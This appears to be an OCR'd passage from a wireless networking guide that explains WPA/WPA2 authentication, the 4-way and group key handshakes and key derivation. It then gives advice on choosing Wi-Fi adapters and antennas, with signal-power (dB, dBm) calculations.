
Network connection

The secure communication channel is set up in 4 steps:

1. Agreement on security protocols
2. Authentication
3. Keys distribution and verification
4. Data encryption and integrity



In WPA-PSK systems the process is slightly simplified as only 3 steps are required - the **authentication** step ‘disappears’:



Agreement on security protocols

The different allowed security protocols are given by the AP in beacons:

- Authentication means, either by PSK or by 802.1X using a AAA server.
- Unicast and multicast/broadcast traffic encryption suite: TKIP, CCMP, ...

The STA will first sends probe request in order to receive network information (i.e.: rates, encryption, channel, etc) and will join the network by using open authentication and then will associate to it.

Authentication

This step is only done in WPA Enterprise. It is based on EAP and can be done with the following:

- EAP-TLS with client and server certificate
- EAP-TTLS
- PEAP for hybrid authentication (where only server certificate is necessary)

This authentication is started when the client selected the authentication mode. Several EAP messages, depending on the authentication mode, will be exchanged between the authenticator and the supplicant in order to generate a Master Key (MK).


At the end of the procedure, if succeeded, a "Radius Accept" message is sent to the AP, containing the MK and another message, an EAP message is sent to the client to indicate success.

Keys distribution and verification

This third phase focus on exchange of the different keys used for authentication, message integrity and message encryption. This is done via the 4-way handshake to exchange PTK and the current GTK, respectively they keys used for unicast and multicast/broadcast and then the Group Key handshake to renew the GTK.

This part allows:

- Confirmation of the cipher suite used
- Confirmation of the PMK knowledge by the client
- Installation of the integrity and encryption keys
- Send GTK securely




Note: In Wi-Fi networks, the authenticator is the AP and the supplicant is the STA.

1. The Authenticator sends a nonce to the Supplicant, called ANonce.
2. The Supplicant now creates the PTK then sends its nonce, SNonce, with the MIC. After the construction of the PTK, it will check if the supplicant has the right PMK; if the MIC checks fails then the supplicant has a wrong PMK.
3. The Authenticator sends the current GTK to the Supplicant. This key is used to decrypt multicast/broadcast traffic. If that message fails to be received, it is resent.

4. Finally, the Supplicant sends an acknowledgement to the Authenticator. The supplicant installed the keys and starts encryption.

Group key handshake is much simpler than pairwise keys because it is done after the 4-way handshake (after installing keys) and thus we now have a secure link. It is also done via EAPoL messages (but this time the messages are encrypted).



This may be a bit surprising, why sending the GTK again?


The answer is rather simple: it is because this process is the GTK update process and an update of it can only be done when it was installed (same as software update).

This update happens for the following reasons:

* A station joins the network
* A station leaves the network
* When a timer expire (controlled by the authenticator, the AP).
* A station can request it by sending an unsolicited confirmation message.

PTK

Here is the process to generate the Pairwise Transient Key, derived from the PMK:



Input

As input, it takes both nonce and both MAC address (Supplicant and Authenticator) and the PMK.

The PMK calculation works as follows:

- If the system is WPA Personal, it uses the PBKDF2 function (from PKCS #5, Password based cryptography standard, v2.0; PDF available here) with the following values to generate the PSK (PSK is then used as PMK):
  - Password, the passphrase
  - SSID (and its length)
  - The number of iteration, 4096
  - The length of the result key, 256 bits
- For WPA Enterprise, using a radius server, the PMK is generated from Master Key (obtained during the exchange with the server) via TLS-PRF function.

Hash Algorithm

PRF-X using HMAC-SHA1

Output

The PTK is then divided in different keys. Here is the common part from TKIP and CCMP:


1. KEK (128 bit; bits 0-127), used by the AP to encrypt additional data sent to the STA, for example the RSN IE or the GTK.
2. KCK (128 bit; bits 128-255), used to compute MIC on WPA EAPOL Key message.
3. TEK (= TK) (128 bit; bits 256-383), used to encrypt/decrypt unicast data packets.

CCMP PTK size is 384 bit (3 keys just shown above). TKIP requires 2 more keys for message integrity thus increasing the PTK size to 512 bit:

1. MIC TX Key (64 bit; bits 384-447), used to compute MIC on unicast data packets sent by the AP.
2. MIC Rx Key (64 bit; bits 448-511), used to compute MIC on unicast data packets sent by the STA.

GTK

GTK construction works as follows:



Data encryption and integrity


Three different algorithms can be used:

- TKIP
- CCMP
- WRAP

The algorithms are far more complex than WEP and will not be detailed here.


TKIP

The following diagram shows the different fields in a TKIP encrypted frame:



CCMP

The following diagram shows the different fields in a CCMP encrypted frame:



WRAP

WRAP, also based on AES but uses the OCB cipher and authentication scheme. It was the first to be selected by the 802.11i working group but was abandoned due to intellectual property.

4. Getting Started - Choosing Hardware

4.1 Choosing hardware


Choosing the right hardware is often a painful and potentially frustrating task. I remember more than one occasion (about 14 to be honest!) where I tried to find a card for myself, and ended up buying the wrong one. Chipsets often change with cards with the same model numbers, but different hardware revisions. This can be very frustrating at times. A friend once suggested I get a Dlink DWL 650, as it has an Atheros chipset. I went to a nearby store, and saw a similar model – Dlink DWL 650+. "Looks close enough", I said to myself, and purchased it. It ends up that the DWL 650+ has a TI chipset, which at the time did not support injection.... The moral of this story is – research your hardware VERY well before purchasing. This will avoid overspending on your gear and save you much frustration.

4.1.1 Different types of adapters

4.1.1.1 External cards

- "PCMCIA" stands for Personal Computer Memory Card International Association. These are 16bit cards which are not manufactured anymore (only 802.11b adapters used that connector).
- "Cardbus" is the 32bit version of the PCMCIA (PCMCIA 8.0 standard). These adapters cannot be inserted into PCMCIA slots since they contain a key near the connector.
- "Express Cards" are the new format which will replace Cardbus and PCMCIA cards. This connector is not compatible with PCMCIA/Cardbus, however adapters exists.
- USB Cards

The following picture shows the differences between Cardbus, ExpressCard S4 and ExpressCard 34 as well as the interface used for each of the adapters:



Other adapters available:


- Compact Flash are mostly used on PDAs but can be used on laptops with a PCMCIA adapter.
- SDIO

4.1.1.2 Internal cards

MiniPCI

A small version of the PCI slot for laptops.

MiniPCI Express




An even smaller version of the PCIe adapter found in current laptops.

As you can see, the connector is smaller and not compatible with a MiniPCI adapter.

PCI

Desktop PCs have PCI or PCIe buses (not to be confused it with PCI-X - an Extended PCI bus). At the time of this wiring, there are almost no cards available in PCIe.

MiniPCI to PCI adapter:



Example of a Cardbus (and PCMCIA) to PCI adapter:

Adapters for ExpressCards and MiniPCIe exist but are not very common.

4.1.2 Laptops

Old laptops (up to Centrino CPUs) usually have one or two cardbus slots. Cardbus slots allow the widest choice of adapters. Internal cards can be upgraded (some manufacturers lock this possibility to sell their own cards) or USB adapters can be used.

Modern laptops usually don't have a Cardbus slot anymore. These slots have been replaced by an "Express card slot" which is not compatible with Cardbus cards. With these laptops, our choices are narrowed down as "Express" product variety is not very large.

Note: Cardbus to ExpressCard adapters exist, but rare.

4.1.3 dB, dBm, dBi, mW, W

These abbreviations are often used in radio systems geek talk. A dB is the basic unit of measurement used in Wi-Fi radio signals. The "B" is in honor of Alexander Graham Bell, the Scottish-born inventor responsible for much of today's acoustical devices.

The dB signifies the difference (or ratio) between two signal levels and is used to describe the effect of system devices on signal strength.

A dBm is the dB value compared to 1 mW. The following equation shows the calculation:

$$dB\,power = 10 \cdot \log\left(\frac{signal}{reference}\right)$$

For example, we will take 100mw as signal power (that is compared to the reference, 1mW):

$$10 \cdot \log\left(\frac{100mW}{1mW}\right) = 10 \cdot 2 = 20dBm$$

The following table contains commonly values, and their conversion values.

dBm	mW
0	1
10	10
15	32
17	50
20	100
23	200
27	512
30	1000

As you can see a 3dBm increase double signal power and a 10dBm increase is 10 times the signal power.

4.1.4 Antenna

dB can also be used to describe antenna power levels. dBi is used for isotropic antennas and dBd for dipole. The most common value used is dBi.

The radiated power is measured in dBm. The amount of power emitted by an antenna is called EIRP (taken in account losses in cables and connectors).

As an example, we'll use the well known Ubiquiti SRC that has a power of 300mw, 24.8dBm. Add a 9dBi antenna and count about 2 dBi in cable and connector loss:

$$24.8dBi + 9dBi - 2dBi = 31.8dBi$$

in mW:

$$10^{\frac{31.8dBi}{10}} = 10^{3.18} = 1513mW$$

4.2 Choosing a card

Choosing a wireless card is a tricky business. Unfortunately there's no "wireless card holy grail" as different cards provide different functionality. The "right" card, is the one that answers all your needs. Check data sheets, compare different cards and then choose the right one.

We often talk about TX power and RX sensitivity in wireless cards. Power is only useful for transmitting data. Receiving data depends on the sensitivity of the card (and on the antenna); The lower the sensitivity, the better the reception. Sensitivity is expressed for a specific rate; the same applies for TX power. So, consider RX sensitivity first then TX power when it comes to choosing a card.

High power cards are usually needed only for long range links.

4.2.1 Atheros

Atheros is the recommended chipset to use under Linux as well as on other OSs. This page contains a list of compatible cards.

Note: At the time of this writing, there is no support for Atheros USB devices under Linux (ndiswrapper has to be used and is unable to monitor or inject packets).

4.2.1.1 TP-Link TL-WN610G

The TL-WN610G is one of the cheapest Cardbus Atheros cards available and is the recommended card for tight budgets. It has an internal antenna and works in the 2.4Ghz range only.

4.2.1.2 Ubiquiti SRC

This card is one of the best cardbus cards. It has very good sensitivity, is able to output up to 300mw and works in both 2.4Ghz and 5Ghz ranges. It does not have any internal antenna, however has 2 MMCX connectors.

Note: While the card is working, do not remove the antenna.

4.2.2 Realtek 8187

4.2.2.1 Alfa AWUS036H

One of my favorite cards. This adapter requires 2 USB (powered) ports to work. It works on 2.4Ghz and has an output power of an amazing 500mw. The antenna connector is a RP-SMA.

Note: The USB standard gives a maximum 500mA per port. Some types of hardware can give up to 1000mA, allowing the Alfa to work with one USB port only.

4.3 Choosing an antenna

A question is often asked: “What is the best antenna?” The answer is disappointing because there is no “**best”** antenna.

The choice of antenna depends on your needs:

- Is it intended to be used for long links or short links? Low or High power antenna
- Will the connection be Point to Point or Point to Multi point? Directional antenna or omni
- What frequency/frequencies do I need? 2.4Ghz/5Ghz


4.3.1 Antenna patterns

The following diagrams will attempt to illustrate the signal dispersion with various antenna.

4.3.2 Omnidirectional


Omnidirectional antenna (or omni for short) are used in a point to multipoint environment. They radiate the signal to all directions. Remember that when choosing an omni antenna, the larger the power of the antenna, the more directional they become.

Coverage can be represented by a donut around the antenna (see next figure). When power increases, the “donut” gets stretched (however it's volume doesn’t change).

